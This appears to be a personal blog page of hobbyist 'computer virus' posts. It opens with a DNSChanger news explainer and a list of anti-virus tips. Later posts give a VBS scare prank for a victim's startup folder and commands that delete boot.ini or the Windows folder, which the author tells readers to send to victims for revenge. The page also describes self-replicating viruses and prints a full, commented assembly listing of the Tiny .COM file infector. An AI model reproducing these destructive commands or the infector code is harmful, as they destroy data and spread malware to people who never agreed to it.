Best Blogger Tips
Showing posts with label Computer virus. Show all posts

INTERNET SHUTDOWN ON MARCH 8 ACCORDING TO FBI (DNScharge infected)


Have you heard that FBI might shut down the Internet next month?


Like many question before it, this desperate warning is floating around blogs and sites. It even names a date: March 8 as the day the FBI might 
shut down the Internet.
But dude common Relax, that’s not really the case.


While yes, an untold number of people may lose their Internet connection in less than three weeks, if they do they only have vicious web criminals(hacker) to blame and certainly not the (FBI).

If people end up in the dark on March 8 it’s because they’re still infected with the malware called DNScharger.
This malware works by replacing the DNS (Domain Name System) servers defined on a victim's computer with fraudulent servers operated by the cyber criminals. As a result, visitors are unknowingly redirected to websites that distributed fraudulent software or displayed ads that put money into the bad guys’ wallet.

The worst thing about this malware is: it can also prevents security updates and disables installed security software.Due to this FBI decided to replaced the rogue servers with valid ones to help protect victims

The FBI started warning people about last November 2011 when a family of DNScharger vruses shut down a long-standing Estonian Web traffic hijacking operation that controlled people’s computer.

The agency said this would be in effect for 120 days. Had it not taken that step and simply shut down the bad servers back in November, Only infected computers would have been immediately blocked from Internet access.

So the current problem isn’t that the FBI will be shutting down the Internet when the 120 days runs out on March 8, it’s that many people and organizations haven’t removed the malware from their computers. In fact, as many as half of Fortune 500 companies and government agencies are delinquent in updating, according to some reports.

So how do you know if your computer or router is infected with DNSChanger?

FBI says: 
the best way to know is to have them checked out by a computer professional, 
which admittedly isn’t very helpful.

However, it does offer a resource paper [PDF] with guidance to make that DYI yourself, although even if you find out your system is infected the FBI says you still need a pro to scrub your machine.

Another alternative is you can use the free Avira DNS Repair Tool to figure out if a computer is using one of the temporary DNS servers. Unfortunately, the tool only works on Windows and doesn't actually remove the Trojan.

Indeed, removing the malware is a challenge, and many people will be cut off from Internet access on March 8.

KrebsonSecurity also notes that the industry and law enforcement group DNSChanger Working Group (DCWG) has a site that can help people check whether their systems are infected.

Need help? network administrators can send a request to one of the members of the DCWG and home users can use the step-by-step instructions at the DCWG Web site to see if they’re infected with the DNSChanger malware.

If you determine your system is infected you can reinstall your operating system, if you want to remain online after March 8.


By Dude

12 TIPS TO AVOID COMPUTER VIRUSES

Computer viruses are as old as the personal computer. So, in order to prevent computer viruses, every PC user needs to acquire determined computer skills. For example, how to install programs, make software upgrades, configure a firewall or how to setup an anti-spyware program.
All of these skills will help you avoid computer viruses. However, if we want to fight our enemy effectively, we need to know how to keep viruses away from your PC


So lets get started


1. Email is one of the common ways by which your computer can catch a virus. So it is always recommended to stay away from SPAM. Open only those emails that has it’s origin from a trusted source such as those which comes from your contact list. If you are using your own private email host (other than gmail, yahoo, hotmailetc.)then it is highly recommended that you use a good anti-spam software. And finally NEVER click on any links in the emails that comes from untrusted sources.

2. USB thumb/pen drives is another common way by which viruses spread rapidly. So it is always a good habit to perform a virus scan before copying any data onto your computer.NEVER double-click the pen drive to open it. Instead right-click on it and select the option “open”. This is a safe way to open a pendrive.

3.MS Outlook is more susceptible to worms than other e-mail programs, unless you have efficient Anti-Virus programs running. Use Pegasus or Thunderbird (by Mozilla), or a web-based program such as Hotmail or Yahoo (In Firefox).

4. Internet, As we all know internet is the main source of all the malicious programs including viruses, worms, trojans etc. In fact Internet contributes to virus infection by up to 80%. So here are the tips for safe surfing habits so that you can ward off virus infection up to the maximum extent.
Don’t click on pop-up windows that announce a sudden disaster in your city or announce that you’ve won an hourly prize. They are the ways to mislead Internet users and you should never trust them.You can also use a pop-up blocker to automatically block those pop-ups.

5. Search Engines, Most of us use search engines like Google to find what we are looking for. It is quite obvious for a malicious website to get listed in the search results. So to avoid visiting those untrusted malicious websites, you can download and install the AVG Link Scanner which is a freeware. This tool can become very handy and will help you to stay away from malicious websites.

6. Install a good antivirus software and keep it updated. Also perform full system scan periodically.It is highly recommended that you turn on the automatic update feature. This is the most essential task to protect your PC from virues. If PC security is your first option then it is recommended that you go for a shareware antivirus software over the free ones. Most of the antivirus supports the Auto-Protect feature that provides realtime security for your PC. Make sure that this feature is turned on.

7. Install a good Anti spyware program, that operates against Internet malware and spyware.

8. Email attachment that comes from untrusted sources. If it is a picture, text or sound file (these attachments end in the extensions .txt, .jpeg, .gif, .bmp, .tif, .mp3, .htm, .html, and .avi), you are probably safe, but still do a scan before opening.
9. Do not use disks that other people gave you, even from work. The disk could be infected with a virus. Of course, you can run a virus scan on it first to check it out.
10.Set up your Windows Update to automatically download patches and upgrades. This will allow your computer to automatically download any updates to both the operating system and Internet Explorer. These updates fix security holes in both pieces of software.
11.downloading files from untrusted websites/sources such as torrents, warez etc. make sure that you run a virus scan before executing them.

12. Illigal Content Sites, And finally it is recommended not to visit the websites that feature illegal/unwanted stuffs such as cracks, serials, warez etc. since they contribute much in spreading of viruses and other malicious programs.


By Dude

PRANK YOUR FRIENDS WITH FAKE VIRUS.

Okay,, First Open notepad and type
this:

lol=msgbox ("Warning a virus has been detected on your PC. Press YES to format your hard disk now or press NO to format your hard disk after system reboot",20,"WARNING")

.Then save it as Virus.VBS

And go to the folder that contains it and open it if a window pops out saying a virus has been detected it's working. Press yes or no to close the window and put it in the startup folder of the victim's account.
On startup the window should appear.


Note: This does not actually harm your computer as it does not contain virus.

The Yes and no button does not do anything except closing the window. And you can edit the virus in the sentence: Warning a virus has detected on your PC to any kind of virus eg.Trojan Horse like this lol=msgbox ("Warning a Trojan horse has been detected on your PC. Press YES to format your hard disk now or press NO to format format your hard disk after system reboot",20,"Warning")

LOL. Make sure your victim does not panic and really reformat his harddisk. hahaha :))

By Dude

MAKING COMPUTER VIRUS PART 1.

NOTE:Be aware of this..Its a simple but a strong virus that can delete anyones window OS through email...
           Dude am not responsible for any of your further cause...


METHOD 1) Open your notepad and type the following-

Type del c:\boot.ini c:\del autoexec.bat, save as .exe [save it as .exe file....and you can save it any name you want] Create the notepad in your c: drive...


METHOD 2)  Create Virus in around 5 minutes.......
Very easy but dangerous Virus, Ok now, the trick is:

-The only thing you need is Notepad.
TESTING : Create a textfile called TEST.txt(empty) in drive C:\ Now in your notepad type "erase C:\TEST.txt" (without the quotes). Then do "Save As" and save it as "Test.cmd".

-Now run the file "Test.cmd" and go to C:\ and you'll see your Test.txt is gone.

Now, the real work begins:
-Go to Notepad and type erase C:\WINDOWS (or C:\LINUX if you have linux) and
save it again as findoutaname.cmd.
-Now DON'T run the file or you'll lose your WINDOWS map.
So, that's the virus.

Now to take revenge.Send you file to your victim.
Once she/he opens it. Her/his WINDOWS/LINUX map is gone.
And have to install LINUX/WINDOWS again... HAHAHA ( evil laugh )

Simple explanation:
-Go to notepad, type erase C:\WINDOWS, save,
-send to victim, once the victim opens it,
The map WINDOWS will be gone and have to install WINDOWS again...HAHAHA. ( evil laugh )

DUDE AM NOT RESPONSIBLE FOR ANYTHING HAPPEN 2 YOUR COMPUTER IF U TRY THIS!!!!!!!
AGAIN : I AM NOT RESPONSIBLE FOR ANYTHING HAPPEN 2 YOUR COMPUTER IF U TRY THIS!!!!!!!

By Dude


DOOM VIRUS (prank)

This is not actually a virus but a practical joke. It will make your victim believe that his system is under seize and is infected. 
Remember you need to compile it only (.ie click on compile option ) and not run it(i.e click on run option). 
This will generate the .EXE file.

-Replace location to the location where you want the file to be saved

Note: Even though this is just a prank be careful im not responsible for any of your further action.

By Dude

CLONING VIRUS

This is a virus code of clone virus in c/c++ language. virus clones itself.
You can convert it into java by making small changes that any java programmer can make out.

Before you use this virus you need to compile . 
-Just select the complie option in your c compiler. DONT RUN IT OR SELECT THE RUN OPTION, I repeat dont run it. 
-Now exit the compiler . 
-Find the size of the .exe file generated in bytes. Replace the value of "X" with is value(in bytes).
-Now recompile it and exit.


What this virus does is it makes all the files in the current directory a virus. You need to find out the header files for yourself "FIY"as this only for educational purpose . Just remember to run this virus inside a new folder that contains no important exe and normal files . This virus will make them too as virus.
Note: this code is for c/c++ programmers only, im not responsible for any of your further action. :)

By Dude

BLACK WOLF VIRUS

This is the code of the "Black Wolf" virus. C language. You are at your own risk. If you spread this you will land behind the bar.PCtionary giving this only for educational Purpose.
FIY.  You need to guess the header file for yourself.


This corrupts all the .com files . so be extremely careful what you do with it.
Note: Im not responsible for any of your actions

By Dude

TINY VIRUS


One of the first released virus that i would like to spotlight is the Tiny virus,
lets see what our good friend Patti Hoffman has written about it.

Name: Tiny
Aliases: 163 COM Virus, Tiny 163 Virus, Kennedy-163
V Status: Rare
Discovery: June, 1990
Symptoms: COMMAND.COM & .COM file growth
Origin: Denmark
Eff Length: 163 Bytes

163 COM Virus, or Tiny Virus, was isolated by Fridrik Skulason of Iceland in June 1990. This virus is a non-resident generic .COM file infector, and it will infect COMMAND.COM.

The first time a file infected with the 163 COM Virus is executed, the virus will attempt to infect the first .COM file in the current directory. On bootable diskettes, this file will normally be COMMAND.COM. After the first .COM file is infected,each time an infected program is executed another .COM file will attempt to be infected. Files are infected only if their original length is greater than approximately 1K bytes.

Infected .COM files will increase in length by 163 bytes, and have date/time stamps in the directory changed to the date/time the infection occurred. Infected files will also always end with this hex string: '2A2E434F4D00'.

This harmless virus currently does nothing but replicate, and is the smallest MS-DOS virus known as of its isolation date.

The Tiny Virus may or may not be related to the Tiny Family. like she'd know the difference!

OK, Theres the run down on the smallest MS-DOS virus known to man. As for it being detected by SCAN we'll see about that.

Here is a dissasembly of the virus, It can be assembled under Turbo Assembler or MASM.-----------------------------------------------------------------------------

PAGE 59,132

data_2e equ 1ABh ;start of virus

seg_a segment byte public ;
assume cs:seg_a, ds:seg_a ;assume cs, ds - code

org 100h ;orgin of all COM files
s proc far

start:
jmp loc_1 ;jump to virus

;this is a replacement for an infected file

db 0CDh, 20h, 7, 8, 9 ;int 20h
;pop es

loc_1:
call sub_1 ;


s endp


sub_1 proc near ;
pop si ;locate all virus code via
sub si,10Bh ;si, cause all offsets will
mov bp,data_1[si] ;change when virus infects
add bp,103h ;a COM file
lea dx,[si+1A2h] ;offset of '*.COM',0 - via SI
xor cx,cx ;clear cx - find only normal
;attributes
mov ah,4Eh ;find first file
loc_2:
int 21h ;

jc loc_6 ;no files found? then quit
mov dx,9Eh ;offset of filename found
mov ax,3D02h ;open file for read/write access
int 21h ;

mov bx,ax ;save handle into bx
mov ah,3Fh ;read from file
lea dx,[si+1A8h] ;offset of save buffer
mov di,dx ;
mov cx,3 ;read three bytes
int 21h ;

cmp byte ptr [di],0E9h ;compare buffer to virus id
;string
je loc_4 ;
loc_3:
mov ah,4Fh ;find the next file
jmp short loc_2 ;and test it
loc_4:
mov dx,[di+1] ;lsh of offset
mov data_1[si],dx ;
xor cx,cx ;msh of offset
mov ax,4200h ;set the file pointer
int 21h ;

mov dx,di ;buffer to save read
mov cx,2 ;read two bytes
mov ah,3Fh ;read from file
int 21h ;

cmp word ptr [di],807h ;compare buffer to virus id
je loc_3 ;same? then find another file

;heres where we infect a file

xor dx,dx ;set file pointer
xor cx,cx ;ditto
mov ax,4202h ;set file pointer
int 21h ;

cmp dx,0 ;returns msh
jne loc_3 ;not the same? find another file
cmp ah,0FEh ;lsh = 254???
jae loc_3 ;if more or equal find another file

mov ds:data_2e[si],ax ;point to data
mov ah,40h ;write to file
lea dx,[si+105h] ;segment:offset of write buffer
mov cx,0A3h ;write 163 bytes
int 21h ;

jc loc_5 ;error? then quit
mov ax,4200h ;set file pointer
xor cx,cx ;to the top of the file
mov dx,1 ;
int 21h ;

mov ah,40h ;write to file
lea dx,[si+1ABh] ;offset of jump to virus code
mov cx,2 ;two bytes
int 21h ;

;now close the file

loc_5:
mov ah,3Eh ;close file
int 21h ;

loc_6:
jmp bp ;jump to original file

data_1 dw 0 ;
db '*.COM',0 ;wild card search string


sub_1 endp
seg_a ends
end start


-----------------------------------------------------------------------------


Its good to start off with a simple example like this. As you can see what the virus does is use the DOS 4Eh function to find the firsy COM file in the directory. If no files are found the program exits. If a file is found it compares the virus id string (the virus jump instruction) to the first two bytes of the COM file. If they match the program terminates. If they don't match the virus will infect the file. Using two key MS-DOS functions to infect.

The first -

INT 21h Function 42h
SET FILE POINTER

AH = 42h
AL = method code
BX = file handle
CX = most significant half to offset
DX = least " "


If there is an error in executing this function the carry flag will be set, and AX will contian the error code. If no error is encountered


DX = most significant half of file pointer
AX = least " "


The second (and most) important function used by any virus is


INT 21h Function 40h
WRITE TO FILE OR DEVICE

AH = 40h
BX = handle
CX = number of bytes to write
DS:DX = segment of buffer


Returns

AX = bytes transferred
on error

AX = Error Code and flag is set.


An example of Function 40h is ----


mov ah,40h ;set function
mov bx,handle ;load bx with handle from prev open
mov cx,virus_size ;load cx with # of bytes to write
mov dx,offset write_buffer ;load dx with the offset of what to
;write to file
int 21h ;


This function is used by 98% of all MS-DOS viruses to copy itself to a victim file.

By Dude